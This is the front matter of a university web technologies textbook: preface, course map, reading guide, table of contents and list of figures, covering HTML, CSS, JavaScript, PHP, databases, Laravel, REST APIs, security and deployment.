Web Technologies

From Fundamentals to Full-Stack Systems

A Textbook with Worked Examples, Case Studies and a Laboratory Manual

HTML CSS JavaScript PHP SQL Laravel REST APIs Security

A complete course book covering the Internet, the Web, HTML, CSS, responsive design, UI/UX, JavaScript, PHP, databases, MVC, Laravel, REST APIs, web security, NoSQL, deployment and system design — with a full laboratory manual.

Built on the lecture and lab slides of the Web Technologies course
(slides prepared by MD Yeakob Ali, Lecturer, Dept. of CSE, BAIUST).

Web Technologies

From Fundamentals to Full-Stack Systems

Web Technologies

From Fundamentals to Full-Stack Systems

A Textbook with Worked Examples, Real-World Case Studies
and a Complete Laboratory Manual



Based on the lecture and laboratory materials of the
Web Technologies course, Department of Computer Science and Engineering

Course materials prepared by **MD Yeakob Ali**, Lecturer, Dept. of CSE, BAIUST

Edition 2.0 • 2026

Web Technologies: From Fundamentals to Full-Stack Systems
Edition 2.0, September 2026.

This book is based on the lecture slides, laboratory handouts and assignments of the Web Technologies course. Its structure, examples and exercises follow the course outline of 28 lecture classes and the accompanying laboratory sessions.

Intended audience. Undergraduate students of Computer Science and Engineering taking a first course in web technologies, and self-learners who want a structured path from the basics of the Internet to building, securing and deploying complete web applications.

Software versions. Examples were written for current versions of the major tools at the time of writing: evergreen browsers (Chrome, Firefox, Edge, Safari), PHP 8.2+, MySQL 8, Laravel 11/12, Tailwind CSS v4 (with notes on v3), Bootstrap 5.3 and Node.js 22 LTS. Web technologies change quickly; where behaviour differs between versions, the text says so. Always consult the official documentation for the version you use.

Companion code. The HTML, CSS and JavaScript examples that appear as screenshots in this book are included in the `examples/` folder of the book's source package.

Trademarks. Names of products, services and companies mentioned in this book may be trademarks of their respective owners. They are used only for identification and teaching.

Disclaimer. The code in this book is written for learning. It has been tested, but no code should be deployed to production without review, testing and an assessment of its security for the environment in which it will run. Example domain names such as `example.com` and IP addresses in the ranges `192.0.2.0/24`, `198.51.100.0/24` and `203.0.113.0/24` are reserved for documentation.

Typeset with XeLaTeX in TeX Gyre Pagella, TeX Gyre Heros and DejaVu Sans Mono.

Preface

Every day, billions of people open a browser, type a few characters and, a fraction of a second later, read the news, pay a bill, attend a class or talk to a friend on the other side of the world. Behind that ordinary moment lies one of the most remarkable engineering systems ever built: a planet-wide network of cables and routers, a naming system that answers millions of questions per second, encrypted connections, servers running application code and databases, and finally a browser that turns plain text into an interactive page. This book is about how all of those pieces work, and about how you can build with them.

Why this book

Most students meet web development through tutorials that teach one tool at a time: a little HTML here, a CSS trick there, a framework command copied from a video. The result is often a collection of recipes without the understanding needed to debug a problem, choose between approaches or build something secure. This book takes the opposite path. Each topic begins with the problem it solves, explains how it works underneath, shows it in use with complete examples, and then asks you to apply it — first in short exercises and then in the laboratory.

The book was written to accompany a one-semester *Web Technologies* course and follows the course's lecture and laboratory materials closely. It is organised, however, as a standard textbook: chapters are self-contained, concepts are introduced before they are used, and every chapter ends with a summary, key terms, review questions and exam-style questions, so the book works equally well for classroom study, revision before examinations and independent learning.

What you will learn

By the end of the book you will be able to:

- explain how data travels across the Internet and how browsers and servers communicate using DNS, HTTP and HTTPS;
- write valid, accessible and well-structured HTML documents;
- style and lay out pages with modern CSS — Flexbox, Grid and responsive design — and with the Bootstrap and Tailwind frameworks;
- apply user-interface and user-experience principles to real designs;
- program the browser with JavaScript, including the DOM, events and asynchronous requests;
- build server-side applications in PHP with sessions, cookies and a MySQL database;
- structure applications with the MVC pattern and the Laravel framework;
- design and consume REST APIs using JSON;

- recognise and prevent the most common security vulnerabilities, and measure and improve performance;
- deploy an application to the Internet and reason about the design of a complete system.

How the book is organised

The book has eight parts.

Part I, Foundations of the Web (Chapters 1–4), explains the Internet, the World Wide Web, web standards and accessibility, the client–server model, URLs, DNS, and the HTTP and HTTPS protocols. Everything later in the book rests on these ideas.

Part II, Structuring Content with HTML (Chapters 5–7), teaches HTML from the first element to tables, forms, media, semantic markup, metadata for search engines and social networks, and the APIs introduced with HTML5.

Part III, Presentation, Layout and Design (Chapters 8–13), covers CSS in depth — selectors, the cascade, the box model, typography, positioning, Flexbox and Grid — then responsive design, the Bootstrap and Tailwind frameworks, and the principles of UI/UX design.

Part IV, Programming the Browser with JavaScript (Chapters 14–19), introduces the JavaScript language, its execution model and event loop, the Document Object Model, asynchronous programming with promises and the Fetch API, and the division of work between client and server.

Part V, Server-Side Development (Chapters 20–25), moves to the server with PHP: form processing, file handling, cookies, sessions and authentication, relational databases and SQL, secure database access with PDO, and the architecture of web applications.

Part VI, Frameworks and APIs (Chapters 26–31), uses Laravel to show how a modern MVC framework organises an application — routing, middleware, the Eloquent ORM, validation and error handling — and then turns to designing REST APIs and exchanging JSON with AJAX.

Part VII, Security, Performance and Modern Practice (Chapters 32–36), covers web security, performance, current trends and NoSQL databases, hosting and deployment, and closes with a complete system-design case study that draws on every earlier chapter.

Part VIII, Laboratory Manual, contains fourteen guided laboratory sessions that run alongside the lectures. The appendices explain how to set up a development environment, provide review material and practice class tests, and collect quick-reference cheat sheets. A glossary, a list of further reading and an index complete the book.

Course outcomes

The chapters are mapped to three course outcomes (COs):

CO1 *Understand* the architecture of the Web and the core client-side and server-side technologies.

CO2 *Analyse and evaluate* design decisions — document structure, layout, usability, security, data exchange and database paradigms.

CO3 *Design* complete web solutions using frameworks, REST APIs and sound architecture.

Course map

The table below maps the 28 lecture classes to the chapters of this book. The laboratory sessions of Part VIII run alongside the lectures.

Class	Topic	CO	Chapters
1	Introduction to the Web, Internet architecture, WWW	CO1	1, 2
2	DNS, URL, client–server model, HTTP protocol	CO1	3, 4
3	HTML concepts and document structure	CO1	5
4	Advanced HTML (forms, tables, semantics)	CO2	6, 7
5	CSS concepts and layout models	CO2	8–10
6	Review class	—	Appendix B
7	Class Test 1	—	Appendix B
8	Responsive design concepts (Bootstrap)	CO1	11, 12
9	UI/UX design principles and forms	CO2	13
10	JavaScript fundamentals and execution model	CO1	14, 16
11	JS data types, functions, events	CO1	15, 17
12	Client-side vs. server-side scripting	CO1	18, 19
13	Review class	—	Appendix B
14	PHP concepts and server-side processing	CO1	20, 21
15	Sessions, cookies, security concepts	CO2	22
16	Database concepts, SQL, data flow	CO2	23, 24
17	Web application architecture (3-tier, MVC)	CO2	25
18	Review class	—	Appendix B
19	Class Test 2	—	Appendix B
20	MVC framework concepts (Laravel)	CO3	26, 28
21	Routing and middleware	CO3	27
22	Validation and error handling	CO3	29
23	REST API design and principles	CO3	30
24	JSON, AJAX, asynchronous communication	CO2	31
25	Web security (XSS, CSRF, etc.)	CO2	32, 33
26	Modern web trends and NoSQL	CO2	34, 35
27	System design case study	CO3	36
28	Final review	—	Appendix B

Acknowledgements

The topics, their order, many of the diagrams and most of the laboratory tasks in this book come from the lecture and laboratory slides of the Web Technologies course prepared by MD Yeakob Ali, Lecturer, Department of Computer Science and Engineering, BAIUST. The book expands that material into full explanations, worked examples and study aids.

How to Use This Book

Reading a chapter

Every chapter follows the same pattern, so you always know where to find things.

Learning outcomes
: The box at the start of each chapter lists what you should be able to do after studying it, and the course outcome (CO) it supports. Read it first, and come back to it when you revise: if you cannot do one of the things listed, reread the matching section.

Main text
: Concepts are introduced in the order you need them. New technical terms appear in **bold** the first time they are defined, and are listed in the index and the glossary.

Code listings
: Each listing is labelled with its language and, where useful, a file name. Keywords, strings, comments and HTML tags are coloured differently so the structure of the code is easy to see. Listings are usually followed by a short explanation headed *How it works*.

Figures
: Diagrams explain structures and processes. Screenshots framed like a browser window show what an example looks like when it runs.

Chapter summary, key terms and questions
: The end of each chapter summarises the main ideas, lists the terms you should be able to define, and provides review questions and exam-style questions, with model answers for selected ones.

Special boxes

> **Definition — Definition**
>
> A precise statement of what a term means. Definitions are worth memorising.

Note

Extra information, clarification or background that helps understanding.

Tip

Practical advice from professional experience: a shortcut, a tool or a good habit.

Warning

Something that can cause a bug, a security hole or lost data. Read these carefully.

✗ Common Mistake

Wrong. A mistake that students frequently make.

Why it fails. The reason it goes wrong.

Correct. How to do it properly.

✔ Check Your Understanding

Short questions in the middle of a chapter to test whether you understood the section you have just read. Answers are at the end of the chapter.

Real-World Case: A realistic problem

Scenario. A situation from real projects.

Problem. What went wrong.

Analysis. Why it went wrong, using the ideas of the chapter.

Solution. How to fix it.

Lesson. The general principle.

Code conventions

HTML | `index.html`

```html
<!-- HTML: tags in red, attribute names in amber, values in green -->
<a href="https://example.com" class="btn">Visit</a>
```

JavaScript | `app.js`

```javascript
// JavaScript: keywords in blue, built-in objects and methods in teal
const total = items.reduce((sum, item) => sum + item.price, 0);
console.log(`Total: ${total}`);
```

PHP | `index.php`

```php
<?php
// PHP: variables in purple
$name = htmlspecialchars($_GET['name'] ?? 'Guest');
echo "Hello, $name";
```

Commands to type in a terminal appear in dark boxes labelled *Terminal*. Output printed by a program appears in a black box:

```
➤ Output

Hello, Guest
```

Long lines are wrapped automatically; a small arrow (↪) marks a continuation that you should type on the same line.

Studying effectively

1. **Type the code, do not copy it.** Typing forces you to notice every detail, and the mistakes you make are the best teachers.
2. **Use the browser's developer tools from the first day.** The Elements, Console and Network panels show you what the browser really received and did.
3. **Answer the checkpoints before looking at the answers.** Retrieving an answer from memory is what makes it stick.
4. **Do the laboratory sessions in order.** Each lab builds on skills from earlier ones.
5. **Revise from the chapter summaries and key terms.** If you can explain every key term in your own words with an example, you are ready for the examination.

Software you will need

A modern web browser, the Visual Studio Code editor, a local PHP and MySQL environment (XAMPP or Laragon), Node.js, Composer and Git. All are free. Appendix A explains how to install and check each one.

Contents

Preface ix

How to Use This Book xiii

I Foundations of the Web 1

1 The Internet: Networks, Packets and Protocols 3
- 1.1 What Is a Computer Network? . . . 3
- 1.2 The Internet as a Network of Networks . . . 5
- 1.3 A Short History of the Internet . . . 7
- 1.4 Switching: How Data Crosses a Network . . . 8
- 1.5 Protocols and Layers . . . 10
- 1.6 Addressing: IP Addresses, Ports and NAT . . . 13
- 1.7 Routing . . . 15
- 1.8 Transport: TCP and UDP . . . 15
- 1.9 Investigating the Network Yourself . . . 17

Chapter Summary . . . 19

2 The World Wide Web: Browsers, Standards and Accessibility 23
- 2.1 What Is the World Wide Web? . . . 23
- 2.2 A Short History of the Web . . . 25
- 2.3 How a Web Browser Works . . . 26
- 2.4 The Evolution of the Web . . . 27
- 2.5 Web Standards . . . 29
- 2.6 Web Accessibility . . . 30

Chapter Summary . . . 34

3 Client–Server Architecture, URLs and DNS 37
- 3.1 The Client–Server Model . . . 37
- 3.2 Architectural Variations . . . 39
- 3.3 Scaling Client–Server Systems . . . 40
- 3.4 URLs: Naming Every Resource . . . 41
- 3.5 Domain Names . . . 43
- 3.6 The Domain Name System . . . 44

Chapter Summary . . . 49

4 HTTP and HTTPS 53
- 4.1 What Is HTTP? . . . 53
- 4.2 HTTP Messages . . . 55

4.3 HTTP Methods . . . 58
4.4 Status Codes . . . 59
4.5 Headers . . . 61
4.6 Statelessness and Cookies . . . 62
4.7 Connections and Performance . . . 62
4.8 Caching . . . 63
4.9 HTTPS: Securing HTTP . . . 64
4.10 HTTP and Search Engine Optimisation . . . 67
Chapter Summary . . . 68

II Structuring Content with HTML 71

5 HTML Fundamentals 73
5.1 What Is HTML? . . . 73
5.2 Your First HTML Document . . . 75
5.3 Elements, Tags and Attributes . . . 76
5.4 Text Content . . . 78
5.5 Links . . . 81
5.6 Images . . . 82
5.7 Lists . . . 84
5.8 Block and Inline Elements . . . 85
5.9 Organising a Website . . . 87
5.10 Validation and Developer Tools . . . 87
Chapter Summary . . . 88

6 Tables, Forms and Media 93
6.1 Tables . . . 93
6.2 Forms: How Data Gets to the Server . . . 96
6.3 Form Controls . . . 97
6.4 A Complete Registration Form . . . 101
6.5 Built-in Validation . . . 103
6.6 File Uploads . . . 104
6.7 Audio and Video . . . 105
6.8 Embedding Other Pages: iframe . . . 105
6.9 Responsive Images . . . 106
Chapter Summary . . . 107

7 Semantic HTML, Accessibility, Metadata and HTML5 APIs 111
7.1 Semantic HTML . . . 111
7.2 Page Structure: The Landmark Elements . . . 112
7.3 Other Semantic Elements . . . 115
7.4 Accessibility in HTML . . . 117
7.5 Metadata in the Head . . . 119
7.6 On-Page SEO with HTML . . . 121
7.7 HTML5 APIs . . . 121

7.8 Best Practices and Common Mistakes . . . 123
Chapter Summary . . . 123

III Presentation, Layout and Design 127

8 CSS Fundamentals: Selectors, the Cascade and Values 129
8.1 What Is CSS? . . . 129
8.2 Adding CSS to a Document . . . 131
8.3 Selectors . . . 132
8.4 The Cascade . . . 135
8.5 Inheritance . . . 137
8.6 Values and Units . . . 138
8.7 Custom Properties (CSS Variables) . . . 140
8.8 Debugging CSS with Developer Tools . . . 140
8.9 Organising Style Sheets . . . 141
Chapter Summary . . . 141

9 The Box Model, Typography and Visual Effects 145
9.1 The Box Model . . . 145
9.2 Display, Visibility and Overflow . . . 148
9.3 Backgrounds, Borders and Shadows . . . 149
9.4 Typography . . . 150
9.5 Positioning . . . 153
9.6 Transitions, Transforms and Animations . . . 155
Chapter Summary . . . 157

10 Page Layout with Flexbox and Grid 161
10.1 Normal Flow and a Little History . . . 161
10.2 Flexbox . . . 162
10.3 CSS Grid . . . 166
10.4 Flexbox or Grid? . . . 170
10.5 Other Layout Tools . . . 171
Chapter Summary . . . 172

11 Responsive Web Design 175
11.1 What Is Responsive Web Design? . . . 175
11.2 The Viewport . . . 176
11.3 Fluid Layouts and Flexible Media . . . 177
11.4 Media Queries . . . 178
11.5 A Complete Responsive Page . . . 180
11.6 Responsive Typography . . . 182
11.7 Responsive Images . . . 182
11.8 Container Queries . . . 183
11.9 Touch and Interaction . . . 184
11.10 Testing Responsive Pages . . . 185
Chapter Summary . . . 185

12 CSS Frameworks: Bootstrap and Tailwind CSS 189
12.1 What Is a CSS Framework? . . . 189
12.2 Bootstrap . . . 190
12.3 Tailwind CSS . . . 195
12.4 Choosing an Approach . . . 199
Chapter Summary . . . 200

13 UI/UX Design for the Web 203
13.1 UI and UX . . . 203
13.2 User-Centred Design . . . 204
13.3 Visual Design Principles . . . 205
13.4 Colour . . . 206
13.5 Typography for Interfaces . . . 207
13.6 Usability Heuristics . . . 208
13.7 Designing Common Interface Elements . . . 208
13.8 Wireframes and Prototypes . . . 210
13.9 Web Graphics . . . 211
13.10 Design Systems . . . 211
Chapter Summary . . . 212

IV Programming the Browser with JavaScript 215

14 JavaScript Fundamentals 217
14.1 What Is JavaScript? . . . 217
14.2 Running JavaScript . . . 218
14.3 Variables . . . 220
14.4 Data Types . . . 221
14.5 Type Conversion and Coercion . . . 222
14.6 Operators . . . 224
14.7 Control Flow . . . 225
14.8 A First Complete Program . . . 227
Chapter Summary . . . 227

15 Functions, Objects, Arrays and Classes 231
15.1 Functions . . . 231
15.2 Objects . . . 234
15.3 Arrays . . . 236
15.4 Classes . . . 238
15.5 Modules . . . 239
15.6 Handling Errors . . . 240
Chapter Summary . . . 241

16 How JavaScript Runs: The Execution Model 245
16.1 From Page Load to Running Script . . . 245
16.2 Inside the Engine . . . 246
16.3 Execution Contexts . . . 246

16.4 The Call Stack . . . 248
16.5 The Event Loop . . . 249
16.6 Scope Chains and Closures Revisited . . . 251
16.7 The Value of `this` . . . 252
16.8 Memory Management . . . 252
Chapter Summary . . . 253

17 The DOM and Events 257
17.1 The Document Object Model . . . 257
17.2 Selecting Elements . . . 258
17.3 Reading and Changing Elements . . . 259
17.4 Events . . . 262
17.5 Event Propagation and Delegation . . . 263
17.6 Working with Forms . . . 264
17.7 Storing Data in the Browser . . . 265
17.8 Case Study: A Study Planner . . . 265
Chapter Summary . . . 270

18 Asynchronous JavaScript and the Fetch API 273
18.1 Synchronous and Asynchronous Code . . . 273
18.2 Callbacks . . . 274
18.3 Promises . . . 275
18.4 async and await . . . 277
18.5 The Fetch API . . . 278
18.6 A Complete Example: A User Directory . . . 280
Chapter Summary . . . 283

19 Client-Side and Server-Side Scripting 287
19.1 Two Places Code Can Run . . . 287
19.2 Deciding Where Work Belongs . . . 287
19.3 Common Technologies . . . 289
19.4 Server-Side JavaScript with Node.js . . . 290
19.5 Application Architectures . . . 291
19.6 A Request from End to End . . . 292
Chapter Summary . . . 293

V Server-Side Development 295

20 PHP Fundamentals 297
20.1 What Is PHP? . . . 297
20.2 Syntax Basics . . . 299
20.3 Variables, Constants and Types . . . 300
20.4 Operators and Control Structures . . . 301
20.5 Functions . . . 302
20.6 Arrays . . . 304
20.7 Strings . . . 305

20.8 A Dynamic Page . . . 306
20.9 Organising Code: include and require . . . 308
20.10 Errors and Exceptions . . . 308
20.11 Object-Oriented PHP . . . 309
Chapter Summary . . . 310

21 Handling Forms, Files and Requests in PHP 313
21.1 Superglobals: The Request in PHP . . . 313
21.2 Processing a Form . . . 314
21.3 Validation, Sanitisation and Escaping . . . 317
21.4 File Uploads . . . 318
21.5 Working with Files . . . 320
Chapter Summary . . . 321

22 State Management: Cookies, Sessions and Authentication 325
22.1 The Problem of State . . . 325
22.2 Cookies . . . 326
22.3 Sessions . . . 327
22.4 Authentication . . . 329
22.5 Securing Sessions . . . 333
22.6 Token-Based Authentication . . . 334
Chapter Summary . . . 335

23 Databases and SQL 339
23.1 Databases and DBMSs . . . 339
23.2 The Relational Model . . . 340
23.3 SQL . . . 341
23.4 Querying Data with SELECT . . . 343
23.5 Changing Data . . . 346
23.6 Indexes and Performance . . . 346
23.7 Transactions . . . 347
23.8 Working with MySQL . . . 347
Chapter Summary . . . 348

24 PHP and MySQL: PDO and CRUD Applications 351
24.1 Connecting with PDO . . . 351
24.2 SQL Injection . . . 352
24.3 A Complete CRUD Application . . . 354
24.4 Transactions in PHP . . . 362
24.5 From Plain PHP to a Framework . . . 362
Chapter Summary . . . 363

25 Web Application Architecture and MVC 367
25.1 Separation of Concerns . . . 367
25.2 Tiered Architectures . . . 368
25.3 The Model–View–Controller Pattern . . . 369
25.4 Monoliths and Microservices . . . 374

25.5 Scaling Web Applications . . . 375
Chapter Summary . . . 375

VI Frameworks and APIs 379

26 Introduction to Laravel 381
26.1 Why a Framework? . . . 381
26.2 Installing and Running Laravel . . . 382
26.3 Directory Structure . . . 383
26.4 Artisan . . . 384
26.5 A First Route and View . . . 385
26.6 Blade Templates . . . 385
26.7 The Notice Board: Plan . . . 389
Chapter Summary . . . 389

27 Routing, Controllers, Middleware and Authentication 393
27.1 Routing . . . 393
27.2 Controllers . . . 395
27.3 Middleware . . . 398
27.4 Authentication . . . 400
Chapter Summary . . . 402

28 Databases in Laravel: Migrations and Eloquent 405
28.1 Configuring the Database . . . 405
28.2 Migrations . . . 406
28.3 Eloquent Models . . . 408
28.4 CRUD with Eloquent . . . 409
28.5 Relationships . . . 411
28.6 More Model Features . . . 413
28.7 Factories and Seeders . . . 414
28.8 The Query Builder . . . 415
Chapter Summary . . . 416

29 Validation, Authorisation and Error Handling in Laravel 419
29.1 Validating Requests . . . 419
29.2 Form Requests . . . 422
29.3 Authorisation: Gates and Policies . . . 424
29.4 Error Handling . . . 425
29.5 Logging . . . 427
29.6 Testing Validation and Authorisation . . . 427
Chapter Summary . . . 428

30 RESTful APIs 431
30.1 What Is a Web API? . . . 431
30.2 REST . . . 432
30.3 Designing a REST API . . . 433

30.4 Building the API in Laravel . . . 434
30.5 Securing an API . . . 438
30.6 Documenting APIs . . . 439
30.7 REST and GraphQL . . . 439
Chapter Summary . . . 440

31 JSON and AJAX 443
31.1 JSON . . . 443
31.2 AJAX . . . 446
31.3 AJAX Patterns . . . 447
31.4 Real-Time Updates . . . 451
31.5 Good Practice for AJAX Interfaces . . . 452
Chapter Summary . . . 452

VII Security, Performance and Modern Practice 457

32 Web Security 459
32.1 Why Security Matters . . . 459
32.2 The OWASP Top 10 . . . 460
32.3 Injection . . . 460
32.4 Cross-Site Scripting (XSS) . . . 461
32.5 Cross-Site Request Forgery (CSRF) . . . 462
32.6 Broken Access Control . . . 462
32.7 Authentication and Password Storage . . . 463
32.8 HTTPS and Security Headers . . . 464
32.9 Other Important Risks . . . 465
32.10 Dependencies, Secrets and Operations . . . 466
Chapter Summary . . . 467

33 Web Performance 471
33.1 Why Performance Matters . . . 471
33.2 Measuring Performance . . . 472
33.3 The Critical Rendering Path . . . 473
33.4 Reducing What Is Sent . . . 474
33.5 Caching and Delivery . . . 476
33.6 Server-Side Performance . . . 477
33.7 A Performance Checklist . . . 478
Chapter Summary . . . 479

34 NoSQL and Emerging Web Technologies 481
34.1 Beyond Relational Databases . . . 481
34.2 Document Databases: MongoDB . . . 482
34.3 Key-Value Stores: Redis . . . 484
34.4 Choosing a Database . . . 485
34.5 The Real-Time Web . . . 486
34.6 Modern Front-End Architecture . . . 488

34.7 Other Technologies Shaping the Web . . . 490
Chapter Summary . . . 492

35 Web Hosting and Deployment 495
35.1 The Address: Domain Names and DNS . . . 495
35.2 The Home: Web Hosting . . . 496
35.3 The Moving Process: From FTP to Git . . . 496
35.4 Serving PHP in Production: Nginx and PHP-FPM . . . 498
35.5 Deploying a Laravel Application . . . 501
35.6 Continuous Integration and Delivery . . . 503
35.7 Containers with Docker . . . 504
35.8 After Launch: Monitoring, Logs and Backups . . . 505
Chapter Summary . . . 506

36 Case Study: Designing a Complete Web System 509
36.1 The Problem . . . 509
36.2 Requirements Analysis . . . 510
36.3 Architecture . . . 510
36.4 Data Model . . . 512
36.5 Interface Design . . . 513
36.6 Tracing a Use Case: Publishing a Notice . . . 513
36.7 Cross-Cutting Concerns . . . 516
36.8 Planning a Team Project . . . 517
36.9 Further Case Studies . . . 518
Chapter Summary . . . 519

VIII Laboratory Manual 521

How to Use This Lab Manual 523

L1 Setting Up: Editor, Browser Tools, Git and a First Page 525

L2 HTML Structure: Product Cards, a Result Table and a CV 529

L3 HTML Forms and Built-in Validation 535

L4 CSS Fundamentals: Styling Cards and a Profile 539

L5 Layout with Flexbox and Grid: a Login Page and a Menu 545

L6 Responsive Design: a Mobile-First Landing Page 551

L7 CSS Frameworks: Bootstrap and Tailwind 555

L8 JavaScript Fundamentals: a Result Processor 561

L9 The DOM and Events: Interactive Widgets 565

L10 Fetching Data: a Product Finder **569**

L11 PHP and Forms: a CGPA Calculator **573**

L12 PHP, Databases and Sessions: a Guestbook with Login **577**

L13 Laravel Mini-Project: the Notice Board **583**

L14 Deployment: Publishing Your Projects **587**

A Setting Up a Development Environment **591**
A.1 The Tools at a Glance . . . 591
A.2 Installation . . . 591
A.3 Recommended Editor Settings . . . 592
A.4 Running the Companion Code . . . 593
A.5 Troubleshooting . . . 593

B Review Classes and Practice Class Tests **595**
B.1 Review 1 (Class 6): Foundations, HTML and CSS . . . 595
B.2 Class Test 1 (practice) . . . 595
B.3 Review 2 (Class 13): Responsive design, UI/UX and JavaScript . . . 596
B.4 Review 3 (Class 18) and Class Test 2 (practice) . . . 596
B.5 Final review (Class 28) . . . 597
B.6 A Sample Final Examination . . . 598

C Quick Reference Cheat Sheets **601**
C.1 HTML . . . 601
C.2 CSS . . . 602
C.3 JavaScript . . . 602
C.4 PHP . . . 603
C.5 SQL . . . 603
C.6 Laravel . . . 604
C.7 HTTP status codes . . . 604
C.8 Security checklist . . . 604
C.9 Git . . . 605
C.10 Browser developer tools . . . 605

Glossary **607**

References and Further Reading **611**

Index **613**

List of Figures

1.1 Common network topologies. LANs are usually stars; the Internet's core is a partial mesh. . . . 5
1.2 The Internet as a network of networks: home, mobile and enterprise networks joined through a core of routers. . . . 5
1.3 Milestones in the history of the Internet. . . . 7
1.4 Circuit switching reserves a path; packet switching lets every link be shared. . . . 9
1.5 The OSI and TCP/IP models, with example protocols and the name of the data unit at each TCP/IP layer. . . . 11
1.6 Encapsulation: each layer adds a header in front of the data from the layer above. 12
1.7 The TCP three-way handshake. One round trip is spent before any application data is sent. . . . 16

2.1 The Web is one service among many that run on top of the Internet. . . . 24
2.2 The browser's rendering pipeline, simplified. . . . 26
2.3 The evolution of the Web. . . . 27
2.4 The four WCAG principles (POUR). . . . 32

3.1 The client–server model: the client asks, the server answers. . . . 38
3.2 Horizontal scaling: a load balancer distributes requests across a pool of identical servers. . . . 40
3.3 The parts of a URL. . . . 41
3.4 The parts of a domain name, read from right to left. . . . 43
3.5 The DNS namespace is an inverted tree. Each level delegates responsibility for the level below. . . . 45
3.6 A full DNS resolution. Steps 2–7 are needed only when the answer is not already cached. . . . 45

4.1 The evolution of HTTP. . . . 54
4.2 The five classes of HTTP status codes. . . . 60
4.3 Three responses sent over HTTP/1.1 and over HTTP/2. . . . 63
4.4 The chain of trust. The browser verifies each signature back to a root it already trusts. . . . 66
4.5 The TLS handshake (TLS 1.3, simplified). . . . 66

5.1 The three layers of a web page. . . . 74
5.2 The evolution of HTML. . . . 74
5.3 The first page rendered by a browser. . . . 75
5.4 The DOM tree of the first page (text nodes shown in grey; the viewport `meta` is omitted). . . . 76
5.5 The parts of an HTML element. . . . 77

5.6 Headings and text-level elements with the browser's default styles. 80
5.7 Unordered, nested, ordered, reversed and description lists. 85
5.8 Block elements (blue outlines) stack and fill the width; inline elements (red) flow within a line. 86

6.1 The timetable, with a few lines of CSS for borders and colours. 95
6.2 The same form data sent with GET (in the URL) and with POST (in the body). . 97
6.3 Input types and other controls as drawn by Chrome. 99
6.4 The registration form. 102
6.5 Invalid fields highlighted with the `:invalid` pseudo-class and explanatory messages. 103

7.1 The semantic page, with each landmark outlined and labelled by CSS for illustration. 114
7.2 Choosing between `article`, `section` and `div`. 114
7.3 `details`/`summary`, `progress` and `meter` work without any JavaScript. 116
7.4 A bar chart drawn on a `canvas` and shapes described in `svg`. 122

8.1 The same HTML document with the browser's default styles (left) and with a 60-line style sheet (right). 130
8.2 The parts of a CSS rule. 131
8.3 The result of the specificity example. 136

9.1 The four areas of the CSS box model. 146
9.2 Both boxes have `width: 300px; padding: 20px; border: 5px`. The ruler is 300 pixels long. 147
9.3 Adjacent vertical margins collapse; horizontal margins never do. 148
9.4 Shadows, gradients, rounded corners, a transform and an outline. 151
9.5 The same text with poor typography (13 px serif, line height 1.1, grey, justified) and good typography. 153
9.6 Relative, absolute, stacking with `z-index`, and static positioning. 154

10.1 The main and cross axes of a flex container. 162
10.2 The six values of `justify-content` in a row container. 163
10.3 The values of `align-items`. With `stretch`, items without a set height fill the container; `baseline` lines up the text baselines. 163
10.4 A navigation bar and a row of equal-height cards built with Flexbox. 165
10.5 A visual summary of the Flexbox container properties (course slides). 167
10.6 Grid lines, tracks, cells and areas. 167
10.7 A page layout drawn with `grid-template-areas`. 169
10.8 The same gallery at 760 pixels (left) and 380 pixels (right): the number of columns adapts automatically. 170

11.1 One design adapting from a desktop layout to tablet and smartphone layouts (course slides). 176
11.2 A flexible image scales down with its container while keeping its proportions (course slides). 178

11.3 Common device-width ranges (course slides). . . . 179
11.4 The page on a 375-pixel phone, with the menu closed (left) and open (right). . . 182
11.5 At 700 pixels, the cards form two columns. . . . 183
11.6 At 1100 pixels, the navigation is shown in full and the cards form three columns. 184

12.1 Two philosophies of CSS framework. . . . 190
12.2 Bootstrap's 12-column grid: each row's column spans add up to 12. . . . 191
12.3 The Bootstrap page at 1024 pixels: a horizontal navigation bar and three card columns. . . . 193
12.4 The same page at 390 pixels: the navigation collapses behind a toggler button and the cards stack. . . . 194
12.5 Two course cards built entirely with Tailwind utilities, in a `grid gap-6 sm:grid-cols-2` container. . . . 198

13.1 The user-centred design cycle. . . . 204
13.2 Four Gestalt principles of grouping. . . . 206
13.3 The same task designed poorly (left) and well (right). . . . 209
13.4 Wireframes of the home, shop and category pages of a small online tea shop (course slides). . . . 211

14.1 The evolution of JavaScript. . . . 218

15.1 Two variables referring to the same object. . . . 235

16.1 How a plain, a deferred and an asynchronous script affect HTML parsing. . . . 246
16.2 The call stack while `printSquare(4)` runs. . . . 248
16.3 The event loop moves callbacks from the queues to the call stack when it is empty; all microtasks run before the next task. . . . 249

17.1 A DOM tree with element nodes (red), text nodes (grey) and an attribute (orange). . . . 258
17.2 The phases of a click event on a delete button. . . . 264
17.3 The Study Planner after adding four tasks and completing one. . . . 266
17.4 Submitting a task that is too short shows an inline error. . . . 269

18.1 A network request handled synchronously and asynchronously. . . . 274
18.2 The states of a promise. . . . 275
18.3 The directory after the users have loaded. . . . 282
18.4 If the server responds with an error, the page explains what happened and offers to try again. . . . 282

19.1 The responsibilities of the client and the server. . . . 288
19.2 Defence in depth: client checks help users; server checks protect the system. . . . 289
19.3 Navigation in a multi-page and a single-page application. . . . 291

20.1 Processing a request for a PHP page. . . . 298
20.2 The result sheet generated by `results.php`. . . . 307

21.1 The steps of server-side form processing. . . . 314

21.2 The form after an invalid submission: every error is shown next to its field, and the user's input is kept. . . . 316
21.3 Post/Redirect/Get. . . . 317

22.1 The session mechanism: the server creates a session and returns its ID; the browser sends the ID with every later request (course slides). . . . 328

23.1 Entity–relationship diagram of the university database. Students and courses have a many-to-many relationship through enrollments. . . . 341
23.2 The main kinds of join. . . . 345

24.1 Why prepared statements prevent SQL injection. . . . 353
24.2 The list page: five students per page, with search, edit and delete actions. . . . 358
24.3 Server-side validation, including a uniqueness check against the database. . . . 359
24.4 After a successful insert, the browser is redirected to the list, which shows a flash message. . . . 360

25.1 The three-tier architecture (course slides). . . . 368
25.2 An n-tier deployment of a web application. . . . 369
25.3 The flow of a request through an MVC web application. . . . 369

26.1 The life cycle of a request in Laravel. . . . 384

27.1 Middleware as layers of an onion around the controller. . . . 399

28.1 The notices page generated by the Blade views and the paginated query (the first four of ten notices on the page are visible). . . . 411
28.2 Relationships in the notice board. . . . 412

30.1 One API serving several kinds of client. . . . 432

31.1 A classic request replaces the page; an AJAX request updates part of it. . . . 446
31.2 Live search after typing "an": four matching students, with the matching text highlighted. . . . 449

33.1 Core Web Vitals thresholds. . . . 472
33.2 The critical rendering path. . . . 473

34.1 The four NoSQL data models. . . . 482
34.2 Techniques for server-to-client updates. . . . 487

